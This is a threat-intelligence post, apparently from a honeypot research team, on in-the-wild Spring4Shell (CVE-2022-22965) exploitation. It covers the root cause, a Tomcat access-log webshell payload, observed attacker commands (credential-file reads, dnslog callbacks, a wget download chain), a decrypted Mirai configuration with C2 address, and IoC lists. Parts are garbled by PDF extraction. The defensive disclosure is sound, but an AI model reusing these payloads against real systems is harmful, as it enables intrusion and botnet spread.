


honeypot

What Our Honeypot Sees Just One Day After The Spring4Shell Advisory



Background

On March 31, 2022, Spring issued a security advisory[1] for the Spring4Shell vulnerability (CVE-2022-22965), this vulnerability has caused widespread concern in the security community.


When we looked back at our data, our threat hunting honeypot System[2] had already captured activities related to this exact vulnerability. After March 30, we started to see more attempts such as various webshells, and today, 2022-04-01 11:33:09(GMT+8), less than one day after the vendor released the advisory, a variant of Mirai, has won the race as the first botnet that adopted this vulnerability.

Spring4Shell in the wild propagation

Our honeypot system started to observe scans related to the Spring4Shell vulnerability (CVE-2022-22965), the following diagram shows the geographic

distribution of the scanner IP addresses that we have seen so far.


Spring4Shell Scanner IP Distribution



Top 10 country statistics

United States	92			
The Netherlands	49			
Germany	30			
China	21			
France	6			
Luxembourg	6			
Sweden	6			
Switzerland	5			
Ukraine	5			
Austria	4			

We haven seen a large number of Webshell and test file upload behavior, the corresponding file information is shown below.



Some of the exploits that we have observed so far:

```
echo%20ddfdsfasdfasd
echo%20fdsafasdfasd
echo%202222222
ls
ls%20/tmp/
whoami
%2Fbin%2Fsh%2F-c%24%7BIFS%7D%27cd%24%7BIFS%7D%2Ftmp%3Bwget%24%7BIFS%7Dhttp%3A%2F%2F10
cat+/etc/passwd
chdir
cmd /c dir
cmd /c net user
curl+http://111.4vcrkb.dnslog.cn/1.jpg
curl+http://12121.4vcrkb.dnslog.cn/1.jpg
curl+http://35456.4vcrkb.dnslog.cn/1.jpg
dir
echo
echo 8888888888
echo %USERNAME%
echo %computername%
echo </xss>
echo fucker_test_test
echo rinima
echo%20%3Csvg%20onload=confirm`xss`%3E
echo%20%3Csvg%20onload=confirm`xsssssss`%3E
echo%20ddfdsfasdfasd
echo%20fdsafasdfasd
echo%20222222
echo+22222
echo+`whoami`
echo+whoami
exp
id
ifconfig
ls
ls%20/tmp/
```

ping -n 2 uup0fk.dnslog.cn
ping uup0fk.dnslog.cn
uname
whoami
whoami%0A

Spring4Shell Vulnerability brief

Spring4Shell vulnerability (CVE-2022-22965) is caused by the new module feature in JDK version 9 and above, and is a bypass for the CVE-2010-1622 vulnerability patch.

Java Beans

Java introspection manipulates JavaBean properties through reflection, the JDK provides the PropertyDescription class operation to access JavaBean properties, when operating on multiple properties, you can operate on all properties by traversing the property description object array.

Through the class Introspector to get the BeanInfo information of an object, and then the BeanInfo to get the property descriptor PropertyDescriptor, the property descriptor can get the getter/setter methods corresponding to a property, and then through the reflection mechanism to call these methods.

For example, through the PropertyDescriptor[] assignment.

If the parent class properties is not needed, the second parameter of getBeanInfo Class beanClass, Class stopClass) is there, calling BeanInfo getBeanInfo(Class beanClass) directly, PropertyDescriptor[] will contain the parent class Object.class.

CVE-2010-1622 Vulnerability brief

CVE-2010-1622 vulnerability exists because "CachedIntrospectionResults class" of Spring Beans does not specify the stop class when calling java.beans.Introspector.getBeanInfo() enumeration property assignment, resulting in the parent class (Object.class is the parent class of any java object) class property can be maliciously controlled by an attacker.


Spring parameter supports the user to submit a form in the form of parameters = value object assignment, while user.address.street = Disclosure + Str is equivalent to frmObj.getUser().getAddress().setStreet("Disclosure Str."). So a value can be assigned to the first class property in PropertyDescriptor[] by means of user.address.street=Disclosure+Str. If the class property is controlled through the classLoader, the exploit chain can be constructed.

Vulnerability Patch

Spring patches the vulnerability by adding the classLoader to the property array blacklist.

CVE-2022-22965 Vulnerability brief

Similar to the CVE-2010-1622 vulnerability, another class parameter related issue.



CVE-2022-22965 is a bypass of patch CVE-2010-1622, in JDK11+Tomcat8.5.77+spring-webmvc5.3.17 version, we noticed that class.module.classLoader.* can load ParallelWebappClassLoader to bypass the detection of classLoader:

```
PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors(); pds: PropertyDescriptor[24]@6877
for (PropertyDescriptor pd : pds) { pds: PropertyDescriptor[24]@6877
                                                                                 pd: "org.springframework.beans.Gene
    if (Class.class == beanClass &&
             ("classLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName()))) {
                                      oopd = {GenericTypeAwarePropertyDescriptor@6897} "org.springframework.beans.GenericTypeAw
        // Ignore Class.getClass ✓
                                         🎁 beanClass = {Class@1796} "class org.apache.catalina.loader.ParallelWebappClassLoader"... Navi
        continue;
                                            f cachedConstructor = null
    }
                                            f) newInstanceCallerCache = null
    if (logger.isTraceEnabled())
                                            f name = "org.apache.catalina.loader.ParallelWebappClassLoader"
                                            f module = {Module@6884} "unnamed module @528931cf"
 🛨 🛨 🐮 🦖 🗏 🖼 🕾
                                         f classLoader = {URLClassLoader@6885}
                                         f packageName = "org.apache.catalina.loader"
             Variables
                                            componentType = null
```

Exploit Payload that we saw

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7D
```

Here the pattern specifies the format of the log record, suffix specifies the log record suffix as .jsp, directory specifies the directory webapps/ROOT where the log is saved, prefix specifies the file name tomcatwar, fileDateFormat specifies the date format of the log file name. The whole payload uses Tomcat's class AbstractAccessLogValve to modify the log storage format, directory and file name, so the webshell can be uploaded.

Vulnerability Patch

A strict blacklist restrictions have been added

```
287
       288
                           PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
288
                           for (PropertyDescriptor pd : pds) {
289
                               if (Class.class == beanClass &&
290
                                       ("classLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName()))) {
291
                                   // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to bind to those
                               if (Class.class == beanClass && (!"name".equals(pd.getName()) && !pd.getName().endsWith("Name"))) {
       291
                                   // Only allow all name variants of Class properties
       292
                                   continue:
                               if (pd.getPropertyType() != null && (ClassLoader.class.isAssignableFrom(pd.getPropertyType())
                                       || ProtectionDomain.class.isAssignableFrom(pd.getPropertyType()))) {
                                   // Ignore ClassLoader and ProtectionDomain types - nobody needs to bind to those
```

Mirai botnet

As mentioned above, Mirai botnet has jumped on the wagon and the following is the relevant configuration information that has been decrypted.

```
[0x01]: "46.175.146.159\x00", size=15
[0x02]: "A\x84", size=2
[0x03]: "D\xfd", size=2
```

```
[0x04]: "U better back the fuck off CIANigger >>>---<3-->\x00", size=49
[0x05]: "shell\x00", size=6
[0\times06]: "enable\x00", size=7
[0\times07]: "system\x00", size=7
[0x08]: "sh\x00", size=3
[0x09]: "/bin/busybox DEMONS\x00", size=20
[0x0a]: "DEMONS: applet not found\x00", size=25
[0x0b]: "ncorrect\x00", size=9
[0x0c]: "/bin/busybox ps\x00", size=16
[0x0d]: "assword\x00", size=8
[0x0e]: "ogin\x00", size=5
[0x0f]: "enter\x00", size=6
[0x10]: "/proc/\x00", size=7
[0x11]: "/exe\x00", size=5
[0x12]: "/fd\x00", size=4
[0x13]: "/maps\x00", size=6
[0x14]: "/proc/net/tcp\x00", size=14
[0x15]: "/etc/resolv.conf\x00", size=17
[0x16]: "nameserver\x00", size=11
[0x17]: "Pully\x13SHD\x1aiIGK\x1cDig\x13\x18}Bfpc]MkGp^b\x12[}P\x1b\\~m`b`^rc\x13Xeq
[0x18]: "i586\x00", size=5
[0x19]: "i486\x00", size=5
[0x1a]: "x86\x00", size=4
[0x1b]: "i686\x00", size=5
[0x1c]: "mips\x00", size=5
[0x1d]: "mipsel\x00", size=7
[0x1e]: "mpsl\x00", size=5
[0x1f]: "sh4\x00", size=4
[0x20]: "superh\x00", size=7
[0x21]: "ppc\x00", size=4
[0x22]: "powerpc\x00", size=8
[0x23]: "spc\x00", size=4
[0x24]: "sparc\x00", size=6
[0x25]: "(deleted)\x00", size=10
[0x26]: "abcdefghijklmnopgrstuvwxyz\x00", size=27
[0x27]: "%d.%d.%d\x00", size=12
[0x28]: "POST /cdn-cqi/\x00", size=15
[0x29]: "UPX!\x00", size=5
[0x2a]: "botnet\x00", size=7
[0x2b]: "ddos\x00", size=5
[0x2c]: "oginenterassword\x00", size=17
[0x2d]: "GET/ HTTP/1.1\x00", size=15
[0x2e]: "garm\x00", size=5
[0x2f]: "gx86\x00", size=5
[0\times30]: "gmips\x00", size=6
[0x31]: "gmpsl\x00", size=6
[0x32]: "gsh4\x00", size=5
[0x33]: "gspc\x00", size=5
[0x34]: "gppc\x00", size=5
[0x35]: "gsec\x00", size=5
[0x36]: ".glm\x00", size=5
[0x37]: "cronx86\x00", size=8
[0x38]: "cronarm\x00", size=8
```

```
[0x39]: "cronmips\x00", size=9
[0x3a]: "cronmps\\x00", size=8
[0x3b]: "cronsh4\x00", size=8
[0x3c]: "cronspc\x00", size=8
[0x3d]: "cronppc\x00", size=8
[0x3e]: "cronsh\x00", size=7
[0x3f]: "gi686\x00", size=6
[0x40]: "/dev/watchdog\x00", size=14
[0x41]: "/dev/misc/watchdog\x00", size=19
[0x42]: "/dev/FTWDT101_watchdog\x00", size=23
[0x43]: "/dev/FTWDT101 watchdog\x00\x12", size=24
[0x44]: "/dev/watchdog\x00", size=15
[0x45]: "/etc/default/watchdog\x00", size=22
[0x46]: "/sbin/watchdog\x00", size=15
```

Some Webshell and test files that we have seen so far

FILEPATH	COUNT
/tmp/log222.txt	3973
webapps/ROOT/log111.txt	2051
webapps/ROOT/tomcatwar.jsp	110
webapps/ROOT/wpz.jsp	27
//webapps/ROOT/logout.jsp	12
./webapps/ROOT/test2%20%20.txt	9
webapps/ROOT/log101.txt	7
/log_data_9.jsp	3
webapps/ROOT/xiaozhan.jsp	3
webapps/ROOT/1122.jsp	3
webapps/ROOT/0985763860781234.jsp	3
/2023.jsp	3
webapps/ROOT/zhuzhuxias.jsp	3
webapps/ROOT/log147.txt	2
webapps/ROOT/aaa69875.jsp	1
webapps/ROOT/log186.txt	1
webapps/ROOT/aaa36917.jsp	1
webapps/ROOT/member3war.jsp	1

FILEPATH	COUNT
webapps/ROOT/aaa96225.jsp	1
webapps/ROOT/log154.txt	1
webapps/ROOT/log103.txt	1
webapps/ROOT/log176.txt	1
webapps/ROOT/7FMNZ.jsp	1
webapps/ROOT/aaa28643.jsp	1
webapps/ROOT/aaa49231.jsp	1
webapps/ROOT/aaa50586.jsp	1
webapps/ROOT/log112.txt	1
webapps/ROOT/log110.txt	1
webapps/ROOT/aaa80751.jsp	1
/2021.jsp	1
webapps/ROOT/aaa10854.jsp	1
webapps/ROOT/log105.txt	1
webapps/ROOT/aaa93089.jsp	1
webapps/ROOT/35456.jsp	1
webapps/ROOT/log182.txt	1
webapps/ROOT/aaa24348.jsp	1
webapps/ROOT/log131.txt	1
webapps/ROOT/indexbk.jsp	1
webapps/ROOT/log149.txt	1
webapps/ROOT/log179.txt	1
webapps/webappsbak/sxxd1648765386.txt	1
webapps/ROOT/log150.txt	1
Webapps/ROOT/78754.jsp	1
webapps/ROOT/aaa24168.jsp	1
webapps/ROOT/aaa10487.jsp	1
webapps/ROOT/log178.txt	1

FILEPATH	COUNT
webapps/ROOT/lapsus	1
webapps/ROOT/zhuzhuxia.jsp	1
webapps/ROOT/log135.txt	1
webapps/ROOT/aaa40373.jsp	1
webapps/ROOT/qweasd.jsp	1
webapps/ROOT/console.jsp	1
webapps/ROOT/aaa79694.jsp	1
webapps/ROOT/aaa54378.jsp	1
webapps/ROOT/log129.txt	1
webapps/ROOT/pCJrl.jsp	1
webapps/ROOT/log162.txt	1
Webapps/ROOT/7875456457.jsp	1
webapps/ROOT/.jsp	1
webapps/ROOT/log200.txt	1
webapps/ROOT/888888888.jsp	1
webapps/ROOT/8888888888.txt	1
webapps/ROOT/log128.txt	1
webapps/ROOT/log124.txt	1
webapps/ROOT/aaa14058.jsp	1
webapps/ROOT/aaa94175.jsp	1
webapps/ROOT/conf.jsp	1
webapps/stupidRumor_war/tomcatwar.jsp	1
webapps/ROOT/aaa83816.jsp	1

Recommendations

Spring users should follow the vendor's advisory, as the same time, users can check their systems for the aforementioned Webshell and test files paths for possible breach.

Contact us

Readers are always welcomed to reach us on <u>twitter</u> or email us at **netlab at 360** dot cn .

IoC List

Mirai C2

46.175.146.159:16772

IP

1.85.220.54	China	AS4134	CHINANET-BACK
3.239.1.141	United States	AS14618	AMAZON-AES
5.2.69.50	The Netherlands	AS60404	Liteserver
14.0.170.249	China	AS38819	HKCSL-AS-AP
23.128.248.10	United States	AS398355	DATAIDEAS-LL(
23.128.248.11	United States	AS398355	DATAIDEAS-LL(
23.128.248.12	United States	AS398355	DATAIDEAS-LL(
23.128.248.13	United States	AS398355	DATAIDEAS-LL(
23.128.248.14	United States	AS398355	DATAIDEAS-LL(
23.128.248.15	United States	AS398355	DATAIDEAS-LL(
23.128.248.16	United States	AS398355	DATAIDEAS-LL(
23.128.248.17	United States	AS398355	DATAIDEAS-LL(
23.128.248.19	United States	AS398355	DATAIDEAS-LL(
23.128.248.20	United States	AS398355	DATAIDEAS-LL(
23.128.248.21	United States	AS398355	DATAIDEAS-LL(
23.128.248.22	United States	AS398355	DATAIDEAS-LL(
23.128.248.23	United States	AS398355	DATAIDEAS-LL(
23.128.248.24	United States	AS398355	DATAIDEAS-LL(
23.128.248.25	United States	AS398355	DATAIDEAS-LL(
23.128.248.27	United States	AS398355	DATAIDEAS-LL(
23.128.248.28	United States	AS398355	DATAIDEAS-LL(
23.128.248.29	United States	AS398355	DATAIDEAS-LL(
23.128.248.33	United States	AS398355	DATAIDEAS-LL(
23.128.248.34	United States	AS398355	DATAIDEAS-LL(
23.128.248.38	United States	AS398355	DATAIDEAS-LL(
23.128.248.39	United States	AS398355	DATAIDEAS-LL(
23.128.248.40	United States	AS398355	DATAIDEAS-LL(
23.128.248.41	United States	AS398355	DATAIDEAS-LL(
23.128.248.42	United States	AS398355	DATAIDEAS-LL(
23.128.248.43	United States	AS398355	DATAIDEAS-LL(
23.128.248.44	United States	AS398355	DATAIDEAS-LL(
23.128.248.46	United States	AS398355	DATAIDEAS-LL(

23.128.248.48	United States	AS398355	DATAIDEAS-LL(
23.128.248.50	United States	AS398355	DATAIDEAS-LL(
23.128.248.51	United States	AS398355	DATAIDEAS-LL(
23.128.248.53	United States	AS398355	DATAIDEAS-LL(
23.128.248.54	United States	AS398355	DATAIDEAS-LL(
23.128.248.55	United States	AS398355	DATAIDEAS-LL(
23.128.248.56	United States	AS398355	DATAIDEAS-LL(
23.128.248.57	United States	AS398355	DATAIDEAS-LL(
23.128.248.58	United States	AS398355	DATAIDEAS-LL(
23.128.248.59	United States	AS398355	DATAIDEAS-LL(
23.128.248.60	United States	AS398355	DATAIDEAS-LL(
23.128.248.61	United States	AS398355	DATAIDEAS-LL(
23.128.248.62	United States	AS398355	DATAIDEAS-LL(
23.128.248.63	United States	AS398355	DATAIDEAS-LL(
23.128.248.64	United States	AS398355	DATAIDEAS-LL(
23.128.248.65	United States	AS398355	DATAIDEAS-LL(
23.129.64.130	United States	AS396507	EMERALD-ONION
23.129.64.131	United States	AS396507	EMERALD-ONION
23.129.64.132	United States	AS396507	EMERALD-ONION
23.129.64.133	United States	AS396507	EMERALD-ONION
23.129.64.134	United States	AS396507	EMERALD-ONION
23.129.64.135	United States	AS396507	EMERALD-ONION
23.129.64.136	United States	AS396507	EMERALD-ONION
23.129.64.137	United States	AS396507	EMERALD-ONION
23.129.64.138	United States	AS396507	EMERALD-ONION
23.129.64.139	United States	AS396507	EMERALD-ONION
23.129.64.140	United States	AS396507	EMERALD-ONION
23.129.64.141	United States	AS396507	EMERALD-ONION
23.129.64.142	United States	AS396507	EMERALD-ONION
23.129.64.143	United States	AS396507	EMERALD-ONION
23.129.64.145	United States	AS396507	EMERALD-ONION
23.129.64.146	United States	AS396507	EMERALD-ONION
23.129.64.147	United States	AS396507	EMERALD-ONION
23.129.64.148	United States	AS396507	EMERALD-ONION
23.129.64.149	United States	AS396507	EMERALD-ONION
23.129.64.210	United States	AS396507	EMERALD-ONION
23.129.64.211	United States	AS396507	EMERALD-ONION
23.129.64.211	United States	AS396507	EMERALD-ONION
23.129.64.212	United States	AS396507	EMERALD-ONION
23.129.64.213	United States	AS396507	EMERALD-ONION
23.129.64.214	United States	AS396507	EMERALD-ONION EMERALD-ONION
23.129.64.216	United States	AS396507	EMERALD-UNION EMERALD-ONION
23.129.64.217	United States		EMERALD-UNION EMERALD-ONION
23.129.64.217	United States	AS396507 AS396507	EMERALD-UNION EMERALD-ONION
23.129.64.218	United States United States		EMERALD-UNION EMERALD-ONION
23.129.64.219	United States	AS396507 AS396507	EMERALD-UNION EMERALD-ONION
23.154.177.6	United States	AS390507 AS399532	ULAYER-ASN
23.154.177.7	United States United States		ULAYER-ASN ULAYER-ASN
23.154.177.7	United States United States	AS399532 AS63949	
27.102.106.117	South Korea		LINODE-AP GNJ-AS-KR
37.187.18.212		AS45996 AS16276	OVH
	France	AS16276	
37.187.96.183 43.128.201.239	France Thailand	AS16276	OVH TENCENT_NET_/
43.120.201.239	Thailand	AS132203	TENCENT-NET-/

45.129.56.200				
45.32.751.86 Japan AS20473 AS-CHOOPA 45.33.101.246 United States AS63949 LINODAP 45.61.186.160 United States AS63667 PONYNET 45.78.48.51 Japan AS25820 ITTNET 45.128.133.242 Belgium AS206804 ESKNOC-GLOBA 45.129.56.200 Denmark AS39351 ESAB-AS 45.129.56.200 Denmark AS39351 ESAB-AS 45.136.15.239 China AS139659 LUCID-AS-AP 45.153.160.2 The Netherlands AS212906 moneroj-ca 45.153.160.132 The Netherlands AS212906 moneroj-ca 45.153.160.132 The Netherlands AS212906 moneroj-ca 45.153.160.136 The Netherlands AS212906 moneroj-ca 45.154.555.138 Sweden AS41281 KEFF 45.154.255.139 Sweden AS41281 KEFF 45.154.255.139 Sweden AS41281 KEFF 46.166.139.111 The Netherlands AS30673 Serverius-as 46.232.251.191 Germany AS10673 Serverius-as 46.232.251.191 Germany AS10673 Serverius-as 46.232.251.191 Germany AS10676 OVH 55.82.211.226 China AS137872 PEOLATESHONE 58.82.211.226 China AS337872 PEOLATESHONE 58.22.40.81.135 China AS337872 PEOLATESHONE 62.102.148.68 Sweden AS51815 TEKNIKBYRAN 64.113.32.29 United States AS10673 HINET 66.240.148.69 Sweden AS51815 TEKNIKBYRAN 64.113.32.29 United States AS10756 PLI-AS 81.17.18.59 Switzerland AS51852 PLI-AS 81.17.18.59 Switzerland AS51852 PLI-AS 81.17.18.62 Switzerland AS51852 PLI-AS 82.04.11.0204 Romania AS34874 HOSTMAZE 83.93.218.204 Luxembourg AS9088 ASN-VO 83.024.222 United States AS17356 VERMONT-TELE 83.93.218.204 Luxembourg AS9088 ASN-VO 83.024.102.225.172 Norway AS51815 TEKNIKBYRAN 89.58.2.7.31 Bulgarla AS3424 NETERRA-AS 89.58.2.7.31 Bulgarla AS3424 NETERRA-AS 89.131.15.99 Switzerland AS51852 PLI-AS 89.132.147.168 Germany AS5463 HOSTGOY 91.211.89.40 Ukraine AS206638 hostfory 91.211.89.40 Ukraine AS206638 hostfory 91.211.89.43 Ukraine AS206638 hostfory 91.211.89.40 Ukraine AS206638 hostfory 91.211.89.40 Ukraine AS206638 hostfory 91.211.89.40 Ukraine AS206638 hostfory 91.211.89.20 Ukraine AS206638 hostfory 91.211.89.40 Ukraine AS206638 hostfory 91.211.89.41 Ukraine AS206638 hostfory 91.211.89.43 Ukraine AS206425 INI-METWORK 91.221.40.135 India AS3138754 KVBPL-AS-IN 91.30.108.193.24 (China AS3136	43.242.116.54	India	AS45916	GTPL-AS-AP
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62.102.148.68	58.240.81.135	China	AS4837	CHINA169-Bac
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81.17.18.62 Switzerland AS51852 PLI-AS 85.93.218.204 Luxembourg AS9008 ASN-VO 85.204.116.204 Romania AS48874 HOSTMAZE 87.120.37.231 Bulgaria AS34224 NETERRA-AS 89.58.27.84 Germany AS197540 netcup GmbH 89.163.131.159 Germany AS24961 MYLOC-AS 89.163.131.160 Germany AS24961 MYLOC-AS 91.132.147.168 Germany AS197540 netcup-AS 91.149.225.172 Norway AS58110 IPVOLUME 91.211.89.43 Ukraine AS206638 hostfory 91.211.89.107 Ukraine AS206638 hostfory 91.211.89.207 Ukraine AS206638 hostfory 91.250.242.12 Romania AS6718 NAV 92.246.84.133 Germany AS44592 SkyLink 93.95.226.212 Iceland AS44925 THE-1984-AS 93.174.89.132 The Netherlands AS202425 INT-NETWORK 93.179.115.27 United States AS25820 ITTNET	74.82.47.194	United States	AS6939	HURRICANE
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89.58.27.84 Germany AS197540 netcup GmbH 89.163.131.159 Germany AS24961 MYLOC-AS 89.163.131.160 Germany AS24961 MYLOC-AS 91.132.147.168 Germany AS197540 netcup-AS 91.149.225.172 Norway AS58110 IPVOLUME 91.211.89.43 Ukraine AS206638 hostfory 91.211.89.107 Ukraine AS206638 hostfory 91.211.89.207 Ukraine AS206638 hostfory 91.250.242.12 Romania AS6718 NAV 92.246.84.133 Germany AS44592 SkyLink 93.95.226.212 Iceland AS44925 THE-1984-AS 93.174.89.132 The Netherlands AS202425 INT-NETWORK 93.179.115.27 United States AS25820 IT7NET 94.140.114.210 Latvia AS43513 NANO-AS 101.37.159.147 China AS37963 CNNIC-ALIBAB 103.27.108.196 China AS132883 TOPWAY-AS-AP 103.42.196.203 India AS138754 KVBPL-AS-IN <td>87.120.37.231</td> <td>Bulgaria</td> <td>AS34224</td> <td>NETERRA-AS</td>	87.120.37.231	Bulgaria	AS34224	NETERRA-AS
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91.149.225.172 Norway AS58110 IPVOLUME 91.211.89.43 Ukraine AS206638 hostfory 91.211.89.107 Ukraine AS206638 hostfory 91.211.89.207 Ukraine AS206638 hostfory 91.250.242.12 Romania AS6718 NAV 92.246.84.133 Germany AS44592 SkyLink 93.95.226.212 Iceland AS44925 THE-1984-AS 93.174.89.132 The Netherlands AS202425 INT-NETWORK 93.179.115.27 United States AS25820 IT7NET 94.140.114.210 Latvia AS43513 NANO-AS 101.37.159.147 China AS37963 CNNIC-ALIBAB 103.27.108.196 China AS132883 TOPWAY-AS-AP 103.42.196.135 India AS138754 KVBPL-AS-IN 103.42.196.203 India AS138754 KVBPL-AS-IN 103.108.193.24 China AS139021 WEST263GO-HK	89.163.131.160	Germany	AS24961	MYLOC-AS
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93.179.115.27United StatesAS25820IT7NET94.140.114.210LatviaAS43513NANO-AS101.37.159.147ChinaAS37963CNNIC-ALIBAB103.27.108.196ChinaAS132883TOPWAY-AS-AP103.42.196.135IndiaAS138754KVBPL-AS-IN103.42.196.203IndiaAS138754KVBPL-AS-IN103.108.193.24ChinaAS139021WEST263GO-HK	93.95.226.212	Iceland	AS44925	
94.140.114.210LatviaAS43513NANO-AS101.37.159.147ChinaAS37963CNNIC-ALIBAB103.27.108.196ChinaAS132883TOPWAY-AS-AP103.42.196.135IndiaAS138754KVBPL-AS-IN103.42.196.203IndiaAS138754KVBPL-AS-IN103.108.193.24ChinaAS139021WEST263GO-HK	93.174.89.132	The Netherlands	AS202425	INT-NETWORK
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103.27.108.196 China AS132883 TOPWAY-AS-AP 103.42.196.135 India AS138754 KVBPL-AS-IN 103.42.196.203 India AS138754 KVBPL-AS-IN 103.108.193.24 China AS139021 WEST263G0-HK				CNNIC-ALIBABA
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103.140.186.72	Singapore	AS206804	EstNOC-GLOBAI
103.140.186.73	Singapore	AS206804	EstNOC-GLOBAL
103.214.146.5	China	AS135330	ADCDATACOM-AS
103.253.41.98	China	AS133398	TELE-AS
104.244.72.115	Luxembourg	AS53667	PONYNET
104.244.76.13	Luxembourg	AS53667	PONYNET
104.244.76.44	Luxembourg	AS53667	PONYNET
104.244.76.170	Luxembourg	AS53667	PONYNET
104.244.77.101	Luxembourg	AS53667	PONYNET
107.189.5.249	Luxembourg	AS53667	PONYNET
109.70.100.19	Austria	AS208323	APPLIEDPRIVA(
109.70.100.31	Austria	AS208323	APPLIEDPRIVA(
109.70.100.82	Austria	AS208323	APPLIEDPRIVA(
109.70.100.84	Austria	AS208323	APPLIEDPRIVA(
109.201.133.100	The Netherlands	AS43350	NFORCE
111.252.183.41	China	AS3462	HINET
111.252.198.28	China	AS3462	HINET
112.5.154.7	China	AS9808	CMNET-GD
112.36.205.252	China	AS24444	CMNET-V4shand
112.169.175.24	South Korea	AS131477	SHHJ-AS
119.86.148.176	China	AS4134	CHINANET-BACK
124.222.23.106	China	AS45090	CNNIC-TENCEN
128.31.0.13	United States	AS3	MIT-GATEWAYS
141.164.43.95	South Korea	AS20473	AS-CHOOPA
142.4.206.84	Canada	AS16276	0VH
143.198.131.158	United States	AS14061	DIGITALOCEAN-
144.172.73.66	United States	AS212513	STELZL-AS
144.202.116.138	United States	AS20473	AS-CHOOPA
144.217.86.109	Canada	AS16276	0VH
146.19.174.33	China	AS147293	NEAROUTE-AS-/
146.59.233.33	France	AS16276	0VH
151.80.148.159	France	AS16276	OVH
159.223.73.101	Singapore	AS14061	DIGITALOCEAN-
162.247.74.7	United States	AS4224	CALYX-AS
164.92.65.110	United States	AS14061	DIGITALOCEAN-
164.132.9.199	France	AS16276	0VH
166.70.207.2	United States	AS6315	XMISSION
167.71.238.228	India	AS14061	DIGITALOCEAN-
167.99.76.46	Singapore	AS14061	DIGITALOCEAN-
168.62.22.238	United States	AS8075	MICROSOFT-COF
171.25.193.20	Germany	AS198093	DFRI-AS
171.25.193.25	Germany	AS198093	DFRI-AS
171.25.193.77	Germany	AS198093	DFRI-AS
171.25.193.78	Germany	AS198093	DFRI-AS
172.104.93.152	Japan	AS63949	LINODE-AP
172.104.140.107	Germany	AS63949	LINODE-AP
172.104.159.48	Germany	AS63949	LINODE-AP
172.107.241.110	United States	AS40676	AS40676
172.245.89.109	United States	AS36352	AS-COLOCROSS:
175.178.154.77	China	AS45090	CNNIC-TENCEN
178.17.170.135	Moldova	AS43289	TRABIA
178.17.171.102	Moldova	AS43289	TRABIA
178.17.174.14	Moldova	AS43289	TRABIA

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178.20.55.18	France	AS29075	IELO
182.255.45.211	China	AS6134	XNNET
185.34.33.2	France	AS28855	OCTOPUCE-AS
185.36.81.95	Lithuania	AS133398	TELE-AS
185.38.175.130	Denmark	AS205235	LABITAT
185.38.175.131	Denmark	AS205235	LABITAT
185.56.80.65	The Netherlands	AS43350	NF0RCE
185.82.126.13	Latvia	AS52173	MAKONIX
185.83.214.69	Portugal	AS58110	IPVOLUME
185.100.86.74	Finland	AS200651	FlokiNET
185.100.86.128	Finland	AS200651	FlokiNET
185.100.87.41	Romania	AS200651	FlokiNET
185.100.87.133	Romania	AS200651	FlokiNET
185.100.87.174	Romania	AS200651	FlokiNET
185.100.87.202	Romania	AS200651	FlokiNET
185.105.90.134	Russia	AS205090	FIRST-SERVER-
185.107.47.171	The Netherlands	AS43350	NF0RCE
185.107.47.215	The Netherlands	AS43350	NF0RCE
185.107.70.56	The Netherlands	AS43350	NFORCE
185.112.147.12	Iceland	AS44925	THE-1984-AS
185.129.62.62	Denmark	AS57860	ZENCURITY-NE
185.163.119.0	Germany	AS197540	netcup-AS
185.165.171.40	Romania	AS200651	FlokiNET
185.165.171.84	Romania	AS200651	FlokiNET
185.170.114.25	Germany	AS197540	netcup-AS
185.174.101.214	United States	AS8100	ASN-QUADRANE
185.220.100.240	Germany	AS205100	F3NETZE
185.220.100.241	Germany	AS205100	F3NETZE
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217.138.199.93	Czech Republic	AS9009	M247

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背景介绍 2022年3月31号, Spring针对Spring4Shell漏洞 (CVE-2022-22965)事件发布 了安全公告[1],并提供了漏洞 修复程序,此次漏洞事件在安 全社区引起广泛关注。 360网 络安全研究院高级威胁狩猎蜜 罐系统[2]通过被动监测方式看 到了该漏洞在野传播过程,我 们也看到了Mirai僵尸网络入 场,相关在野漏洞攻击威胁情 报已通过自动化形式输出。…



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